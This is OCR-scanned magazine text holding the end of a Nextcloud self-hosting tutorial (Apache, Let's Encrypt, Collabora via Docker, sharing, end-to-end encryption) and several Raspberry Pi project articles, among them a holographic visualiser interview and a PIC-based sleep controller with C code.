Nextcloud requires several PHP modules. If you see a message like this, use your package manager to install the missing modules, then go back to your browser and refresh this page to move onto the next one.



3 Set up users

Here you create an admin user within Nextcloud – you can add other admins later – and supply the credentials for the MySQL database. Moving the data folder to somewhere outside the DocumentRoot is a good idea.



Finally for Apache, make sure mod_rewrite is enabled and that Apache can write to the **nextcloud** directory with the following:

```
$ a2enmod rewrite
$ chown -R www-data: /var/www/nextcloud
```

Now restart Apache and point your browser at **http://localhost/nextcloud**. If any PHP modules are missing, Nextcloud will shout at you and refuse to proceed, so install them. Eventually you will see the database setup screen. Fill in suitable names and passwords, using the MySQL user you created earlier.

Keep it secure

We've installed Nextcloud in a subdirectory of the web server's Document root, which is fine for a local installation but not so ideal if you want a publicly accessible server. In that case you would want a separate domain, or subdomain, so you can access your cloud at **cloud.example.com**, for instance. If you are allowing access to this from outside of your local network you are strongly advised to use only SSL connections.


This means you will need a certificate, which you can generate yourself for small setups or obtain for free from Let's Encrypt (**http://letsencrypt.org**). The process varies according to your distro and the differences are documented at the website. The differences are mainly in installation of certbot and its Apache plugin; once installed you simply run

```
$ certbot --authenticator webroot --installer apache
```

and answer the questions. You'll need to give the domain name for which you are installing and the web root (DocumentRoot in Apache speak). The domain name must have a public IP address, as certbot checks that you are running from this domain before issuing a certificate for it. Certbot then requests the certificate, installs it and sets up Apache to use it – all very simple.

You're in charge

The advantages of running your own cloud server are clear: control of your data, as much storage as you want to plug in, faster local access and so on – but what of the disadvantages? The main disadvantage of running your own cloud server is, uh, that you have to run your own cloud server. That makes you responsible for making sure




Left Nextcloud will notify you of various actions by yourself and others – either in the activity stream, by email or both

Below Left The activities screen shows you everything that has happened in your user area, incldling chat requests and modifications to shared files by others

QUICK TIP


Quotas

If you are concerned about users consuming all your storage space, you can set quotas per user to ensure there is enough space left for real work.




4 Add some more users

Now add some users in Nextcloud. While you set their password initially, they can change it once they are logged in for greater privacy. Users can be added to groups, and new groups created, to make sharing and communicating easier.



5 Add some files

You can upload files directly from the web interface, or use the desktop or mobile sync clients to transfer entire directories from your other devices. The panel on the right shows some of the options for sharing items with other users.



6 Add some apps

Nextcloud includes many apps that you can add for extra functionality. Apps are enabled and disabled in the Apps section but configuration is done in Settings, with extra options appearing when an app is enabled.

QUICK TIP
Self-signed certificates?
Don't bother with these. Now that the EFF has set up Let's Encrypt, 'proper' SSL certificates are available to everyone, without having to deal with applications complaining about untrusted certificates.

that everything runs reliably, that all software is kept up to date and secure, that SSL certificates are renewed when needed, that all data is secure and backed up, that you have a recovery plan should things go wrong, that you have backup hardware in case any part of your server fails, maybe even that you have redundant network connections. None of this is that important if you just want to try out running your own cloud, but once you begin to store important data on it, or rely on it for your business operations, you had better make sure a component failure or misconfiguration doesn't have a negative impact on that business.

> "To work with office files, Nextcloud integrates with Collabora Online, which is based on LibreOffice"


So now you have Nextcloud installed and running, you are able to upload and download files and you may even have installed the desktop or mobile sync clients advertised on the initial splash screen for automatic file synchronisation. Great, you now have cloud storage on your own cloud – but it is just that, *your* cloud only. One of the benefits of cloud computing is the opposite of the 'one computer per desk' scenario promoted many years ago: the ability to share information and work with others on the same data. So let's look at how we can do that.

While logged is as the admin user you created during installation, click the Settings icon at the top right and select Users. Here you can create users, including setting their passwords, storage quotas and making them members of groups. The only group defined initially is admin, but you can create groups as you add or edit users. Groups provide an easy way to give matching permissions to several people as well as adding and removing them as they join and leave a project.

Now create a folder as your logged-in user, click the share icon to the right of the name and type in the name of a user. Pick the permissions to give them and the folder will now show up in their folder view, enabling them to edit, create and delete files (subject to the permissions you gave them). These will appear in the same folder of every user you shared it with. If you had given a group name instead of a user name, the folder would be shared with every member of that group, and adding a new user to the group will automatically give them the same access to shared items.

Each user can go into their profile, under Settings, to add an email address. They can then configure Nextcloud to notify them of particular events, such as a file being created or modified. You can also view recent changes in your Activity Stream: click the lightning bolt icon in the top bar to see this.

While the default installation of Nextcloud provides plenty of features, it becomes more impressive when you start adding apps. Some of these are official parts of Nextcloud, while others are third-party apps bundled with it. They are accessed from the settings menu and can only be added by a member of the Admin group. App bundles provide a quick and easy way to enable several apps at once; for example, the Groupware bundle adds calendar and contacts syncing, as well as video and audio conferencing.



Below With Collabora Online, you can view and edit files in the popular, and even less popular, formats – all in your web browser

Online office

Nextcloud allows for editing of shared text files, with the changes immediately visible to everyone with access to the file; but life is about more than just text files, especially in an office environment. To work with office files, Nextcloud integrates with Collabora Online, an online office suite based on LibreOffice, and therefore able to handle all the file formats that Libre Office can. Collabora Online needs to be running on a server – not necessarily the same one as Nextcloud – and is available as a Docker image. Thus your server needs Docker installed, a valid SSL certificate and Nextcloud accessible via SSL. Assuming you have satisfied these requirements, you can install and run Collabora, which is a little fiddly but a one-off task. After making sure the Docker service is running and set to start on boot, you download and run the Docker container:

```
$ docker pull collabora/code
$ docker run -t -d -p 127.0.0.1:9980:9980 -e
'domain=cloud\\.mydomain\\.com' --restart always
--cap-add MKNOD collabora/code
```

That gives you a Collabora server listening on port 9980. The domain you provide is the one running your Nextcloud server, not Collabora. It is used to ensure only the specified server can use this instance of Collabora. You can access your Collabora server from more than one

domain by listing all of them in the domain= argument, separated by the | character (domain=cloud\\.mydomain\\.com|cloud\\.mydomain\\.org). The dots in the domain name need to be escaped with double backslashes to stop your shell eating them.

Now you need to set up Apache as a reverse proxy using SSL. On Debian and Ubuntu this is done by running these commands:


```
$ a2enmod proxy
$ a2enmod proxy_wstunnel
$ a2enmod proxy_http
$ a2enmod ssl
```

Then set up Apache by creating a file in /etc/apache/sites-enabled or /etc/apache/vhosts.d, depending on your distro, using the details at **https://nextcloud.com/collaboraonline**. Don't forget to change ServerName and the SSLCertificate paths to match your system. You could try using self-signed certificates here, but it is unsupported and rather pointless when free certificates are available from Let's Encrypt.

Restart Apache and Collabora is working – you just need to enable it in Nextcloud. Load the app from the Office & Text section of the apps listing, then go to Settings > Collabora Online and give the address of your Collabora server complete with preceding https:// and you should be able to edit the main types of office files just by clicking them. The settings page gives the option to restrict the use of Collabora to certain users or groups should you need to do so.

> "Collaboration can mean several people working on the same files, but it often also means talking"

Collaboration can mean several people working on the same files, but it often means them also talking to one another. Since it's unheard of to walk into the next office to talk to someone these days, we need a method that does not require any physical effort more strenuous than moving a mouse. Enabling the Talk app adds a new icon to the top bar. From here you can initiate communication with any users or groups. Text is the simplest; just type a message and each of the recipients will receive a notification. If you want to see the reaction your message generates, click the Join Call button on the Talk page to initiate a video call.




Left Video calling is now an integral part of Nextcloud, including conference calls


QUICK GUIDE
Really private encryption


SSL keeps data private in transit, even over public wires, but the server can still read the data that passes through it – so Nextcloud now provides end-to-end encryption for clients. This is currently available for the mobile clients but still in development for the desktop client, so its usefulness is a little limited but still worth using. To make it available, you first need to enable the Default Encryption and End-to-End Encryption apps, then go into your mobile client and refresh the account. If you tap the menu next to a folder, you will now see an option to encrypt it. Tap the folder and it will display your encryption passphrase, which you should write down and put in a safe place – not the back of your phone case! Upload some files to the folder then try to view them on the web interface; you can't. If you have another mobile device, try accessing them on that. You will be able to if you still have that passphrase. When the desktop client update is released, you will be able to transfer files securely between your devices in such a way that even the administrator of the Nextcloud server cannot read them.


QUICK TIP
Keep your data separate


If you have full access to the server, you can move Nextcloud's data directory out of the web root, meaning files can no longer be accessed directly by the web server. Make sure the new location is writable by the www-data user.
























Discover another of our great bookazines


From science and history to technology and crafts, there are dozens of Future bookazines to suit all tastes











Get great savings when you buy direct from us

1000s of great titles, many not available anywhere else

World-wide delivery and super-safe ordering

FUTURE

www.myfavouritemagazines.co.uk


Magazines, back issues & bookazines.

PRACTICAL Raspberry Pi

72 "The Plexiglass is very difficult to cut"

Contents

72 Creating a pseudo-holographic music visualiser



74 Build a low-cost controller to send your Pi to sleep

76 Use a kit together with a Pi to create a weather station

Aaron Tainter

Davis Lau

Aaron writes the code for the projects while Davis works on hardware and designs parts for the builds.

Like it?

Aaron is a software developer for eBay and Davis is a mechanical engineer at an aerospace company.

Further reading

They run a Youtube channel (**www.youtube.com/c/HackerShack**) and a website called Hacker Shack (**www.thehackershack.com**) where they share interesting DIY builds.

Holographic Audio Visualiser

Make your music come alive with this futuristic holographic-style visualiser and track changer

With some acrylic sheets mounted on a wooden frame, the hacker duo at Hacker House have managed to transform a regular LCD monitor into a 3D 'holographic' music visualiser that's a sure head-turner at any party.

The device projects an image from a monitor down onto an acrylic pyramid, or frustum, which then creates the holographic parallax effect. To add to the futuristic aura of the device, Aaron and Davis have connected a Flick board from Pi Supply, which enables them to use Jedi-like hand gestures to control playback, volume and visualisations. The Flick board is connected to a Raspberry Pi 3 that processes the gestures and sends them to the visualiser, which is running on a more powerful computer that can smoothly run WebGL graphics at a decent frame rate.

The enterprising pair have done an excellent job of documenting the entire build with a detailed construction video and a thorough illustrated guide (Hackster.io, **http://bit.ly/HoloVisualiser**). At first glance, the physical construction of the project might seem quite daunting, since creating the frame requires several different lengths of wood and the acrylic sheets need to be scored to exact dimensions dependent on the size of the monitor projecting the visualisation. The construction part of the project also requires a slew of 3D-printed parts to hold the frame, the monitor and the Flick board, along with the Raspberry Pi. However, the duo has shared the .STL files for the custom parts along with the code.

> "The Soundcloud API was the only thing that could stream full songs"

In fact, their instructions are so easy to follow that a group of school pupils have been able to successfully replicate the project and build their own holographic visualiser (Instructables, **http://bit.ly/HoloProjector**) as part of a school project. Because the visualiser is essentially controlled by web requests, the students have even managed to change some of the Pi code to get the device to work with buttons instead of the Flick gesture-control pad.

What was the inspiration behind the project?
We acquired a gesture-control board and we were brainstorming things to use it for. I had done some 3D audio-visualiser graphics with WebGL in the past for a personal project. At the same time, we saw some videos online about how to make mini hologram-projectors with a CD case and a phone. We thought it would be interesting to merge those things together to make a really futuristic visualiser.

What was the most challenging part of the project? Is there anything you would have done differently?
The construction was pretty straightforward, but the code took quite a bit of time to write. I would have liked to add more animations or a simple interface for anyone at home to add their own visualiser.

Any particular reason for using a computer to run the visualiser instead of the Pi?
We initially tried running the WebGL graphics on the Pi, but it wasn't able to run them at a smooth frame rate. Ideally, we'd power everything from one device, but the control board didn't have an SDK that could be run on a normal UNIX machine.

Do you have any plans to extend the project?
I was originally going to use the Spotify API for music, but I discovered that it only streams 30-second sound clips. We had to use the Soundcloud API because it was the only thing that I could find that can stream full songs, but it's mostly independent stuff. In the future, I might try to stream audio from local files or a Bluetooth connection with my phone, so that I can play more popular music.


This project involves a lot of physical construction. What things should people keep in mind before trying to build it?
The Plexiglass is very difficult to cut, so I would make sure to use a thin piece and create some paper templates to verify that everything fits properly. If they don't fit perfectly in place, you can always use some clear tape at the bottom to hold them together.

What kind of projects interest you? What does the Hacker House have for us in the pipeline?
I'm really interested in the practical applications of AI and computer vision. I'd like to make more smart-home appliances with AI, either a custom AI or Alexa/Google Home integration.

In the past, we also wrote code for an autonomous cooler, but it navigated based on GPS waypoints. We want to extend that code with some computer vision to give a few other objects some basic autonomous vehicle capabilities.

3D projection
The pseudo-holographic projection is created by reflecting the audio-visualiser animation playing on the monitor at 45 degrees. This has a parallax effect and makes the reflection seem 3D.

Monitor
A 24-inch monitor located at the top of the device is used to generate the 'holographic' display. It's connected to the Raspberry Pi via an HDMI cable, running alongside a power cable, hidden behind the frame.



Acrylic pyramid
The most challenging part of the build, the three-sided pyramid with a 45 degree slope is made up of three pieces of acrylic sheets. A 3D-printed frustum joint holds the sheets together at the correct angles.

Components list
- Raspberry Pi 3
- Pi Supply Flick gesture breakout
- 24-inch computer monitor
- 0.093-inch acrylic sheet
- 0.118-inch black foam PVC sheet
- Various sizes of wooden planks
- Handful of screws
- Hand drill
- Spray paint
- Some 3D-printed brackets

Track changer
The Flick gesture-control board is connected to the Raspberry Pi placed inside the 3D-printed housing. You can control volume, music playback and change the animation of the visualiser using simple hand gestures over this motion control board.

Wooden frame
The top frame holds the monitor and is just a rectangle with a lip on the inside. The bottom frame has two wooden columns at the back to hold the top frame.

1

3D-printed parts
The project uses several 3D-printed parts, including the frustum joints holder, brackets for the monitor and the housing for the Raspberry Pi. You can find the .STL files for these components on the project's **hackster.io** page.

2

Frustum joints holder
The creation of the frustum was one of the trickiest parts of the build. A 3D-printed holder, bolted to the centre of the frame, was used to slide in the three acrylic sheets at the proper angles for the projection effect to work.

3

Black PVC
The base and the back side are covered with black PVC sheets that block light and also help the 'holographic' effect stand out more strongly in front of the dark background. The sheets have small notches to make them fit between the 3D-printed brackets.

Tam Hanna


Tam is the CEO of the Bratislava-based consulting company Tamoggemon Holding k.s, which focuses on the development of interdiscplinary systems.

Resources

- PIC 16F1503
- PIC programmer of choice
- Breadboard, wiring

Raspberry Pi: Send your board to bed in time

Use a low-power, low-cost 8-bit controller to automatically put your Pi to sleep when not in use



Combinatorial process computers became fashionable when the Arduino Yun hit the road; it combined a high-performance ARM SoC with an 8-bit controller intended for handling real-time and low-power tasks. A similar approach can be taken with the Raspberry Pi, combining the power-expensive process computer with a simpler secondary MCU.

The Microchip PIC16F1503 is an extremely convenient candidate: it's backed by an industry-leading IDE (MPLAB X with MCC), it's cheap, can be had in a DIP case and can be programmed with a dirt-cheap programmer.

The following steps outline the reduction of total power consumption. Due to space constraints, we aren't able to discuss the (simple) power regulation circuits.

On the PIC...

Start MPLAB, and create a new PIC project based on the template Microchip Embedded > Standalone Project. Make sure you select the right MCU, and set up the rest of the configuration in a 'sensible' fashion. XC8 is more than good enough as a compiler.

Select the project in the Projects tab, and click the MCC symbol in the toolbar. This opens Microchip's code generator, which greatly simplifies the generation of useful project skeletons. Make sure to select a very high clock rate (I usually go for 16MHz) – the default 500KHz isn't enough to power the I2C protocol.

Next, select the MSSP unit in the Device Resources tab and add it to the project resources in order to start configuring the hardware modules used in the solution. The correct mode is called I2C slave, with the slave address 0x8 being perfectly suited to our needs.

Finally, use the Pin Manager to declare RC3 as output – its name can be modified in the Pin Module. When done, save the file MyConfig.mc3 in the place recommended by MPLAB. Then click generate to allow MCC to modify the structure of the underlying project. Disable MCC by switching to the Projects tab, and open the file MCC Generated Files > 2c.c.

Microchip's code generator spawns a virtual I2C EEPROM, overloading the PIC 16F1503's memory. Thus, this code must go. Removing `I2C_StatusCallback` is especially important: the harness code generated by MCC will invoke it whenever there is data to be processed. Our new implementation looks like **Figure 1.**

This first part of the code handles reading. Writing can be handled by placing the byte to be sent to the master into the SSP1BUF register, like so:

```
case  I2C_SLAVE_READ_REQUEST:
   SSP1BUF=lastWakeupState;
   break;
case  I2C_SLAVE_READ_COMPLETED:
   break;
```

The exact variables and constants used in the example are not important; just make sure they exist in accordance to the sample code in this tutorial.

With that out of the way, the next destination is the main loop. When programmed in C, microcontrollers generally behave like basic command line programs – after start-up, `main` is run until Godot smites the unit:

```
void main(void) {
      SYSTEM_Initialize();
      INTERRUPT_GlobalInterruptEnable();
      INTERRUPT_PeripheralInterruptEnable();
```

Microchip lets developers gate 'un-needed' parts of the MCU. Due to this, we need to start out by enabling various elements. After that, the RC3 pin is raised to signal that the MCU must be powered up:

```
      currentState=S_RUNNING;
      lastWakeupState=I2CARAISE;
      IO_RC3_SetHigh();
```

The next bit of code is the actual main loop. Its execution rate is limited via a call to the Microchip-specific macro `__delay_ms`. One run of the loop takes 100ms and whatever time is needed for processing. The rest of the waiting loop is super-simple. We check if we are

asleep: if that is the case, the remaining sleep-time timer is decremented. Finally, the state of the power pin is adjusted accordingly:

```
        while(1==1) {
             if(currentState==S_GOINGTOSLEEP) {
                  timerGotoSleep--;
                  if(timerGotoSleep==0) {
                       currentState=S_SLEEPING;
                            IO_RC3_SetLow();
                  }
             }
```

Shutting down the process computer is not an instantaneous process – our program accommodates for this by powering off the Raspberry Pi only after the specified delay has passed.

```
             else if(currentState==S_SLEEPING) {
                  timerSleep--;
                  if(timerSleep==0) {
                       currentState=S_RUNNING;
                       lastWakeupState=I2CAALARM;
                            IO_RC3_SetHigh();
                  }
             }
             __delay_ms(100);
        }
        return;
```

Wire it up

With that, only a small engineering effort is needed. Grab yourself a relay and control its activator from the RC3 pin. Next, connect the SCL and SDA lines of the PIC to the same ones on the process computer, and ensure that the two power supplies are independent from one another.

From that moment onward, your PIC can power itself off to be woken up again later. For testing, a more convinient approach can be connecting an LED to the output and monitoring the voltage levels with an oscilloscope in ROLL mode.

First, use the **raspi-config** tool to enable the I2C interface in Interfacing Options. After the obligatory reboot, connect the PIC to the relevant signalling lines. Our chip can live in the 3V3 domain. Next, use the **i2cdetect** command to detect the presence of the chip. Its message about wreaking total havoc on the bus can be ignored.

With that out of the way, the next test involves wiring up a small demonstration program. UNIX treats the I2C bus like any other device, and addresses it via a device in the **/dev** tree. Due to that, a group of constants is needed along with a file descriptor:

```
#define I2C_DEVICE "/dev/i2c-1"
#define I2C_PWC_ADDR 0x08
#define ERROR -1
static int i2c_fd_;
```

Next up is a small method which takes care of wiring up the UNIX-level plumbing:

```
void init_hardware() {
   wiringPiSetup();
   i2c_fd_ = wiringPiI2CSetupInterface (I2C_
DEVICE, I2C_PWC_ADDR);
   if (i2c_fd_ == ERROR) {
     printf ("setup fail!\n");
```

Figure 1

```
char writeCounter;
void I2C_StatusCallback(I2C_SLAVE_DRIVER_STATUS i2c_bus_
state) {
     switch (i2c_bus_state) {
          case I2C_SLAVE_WRITE_REQUEST:
               writeCounter=0;
               timerSleep=0;
               break;

          case I2C_SLAVE_WRITE_COMPLETED:
                    timerSleep= (timerSleep<<8)+I2C_
slaveWriteData;
                    if(writeCounter==1) {
                         timerGotoSleep=300;
                         currentState=S_GOINGTOSLEEP;
                    }
               writeCounter++;
               break;
```

Above The write routine is long, but not complex

main() contains the actual core of our program. Keep in mind that I2C is a register-orientated protocol, which we implemented only partially in order to save space on the MCU. First, a random register is read in order to trigger the PIC to respond with its wakeup reason:

```
void main() {
   init_hardware();
   wiringPiI2CWriteReg8(i2c_fd_, 0x00, 0x00);
   int s = wiringPiI2CRead (i2c_fd_);
   printf ("Wakeup reg: %i\n", s);
```

After that, we write out a two-byte value describing the sleep time in 100msec ticks. The address register is used as the first of the two values in order to simplify read handling on the PIC:

```
wiringPiI2CWriteReg8(i2c_fd_, 0, 255);
```

Due to space constraints, the program demonstrated here is but a bare minimum viable implementation. In practical code, you could analyse one or more of the additional GPIO pins in order to reboot the process computer if, for example, a power button is pressed or an attenuator is toggled. An additional benefit of this design is that the PIC can be expanded programmatically; one customer of mine uses the PIC to interact with various temperature sensors.

Build a testing rig

When working with PIC microcontrollers, building a testing rig that exposes the various GPIO pins and an interface to the programmer is a sure-fire way to save yourself a lot of stress. These testing rigs don't need to win any engineering prizes – you're fine as long as it's more robust than a breadboard circuit.

Calvin Robinson

Calvin is Director of Computing & IT Strategy at an all-through school in northwest London.

Resources

■ **Maker Life Weather Station** www.makerlife.co.uk

Build a weather station

You don't need to train in meteorology to understand the weather – just a Raspberry Pi and a kit

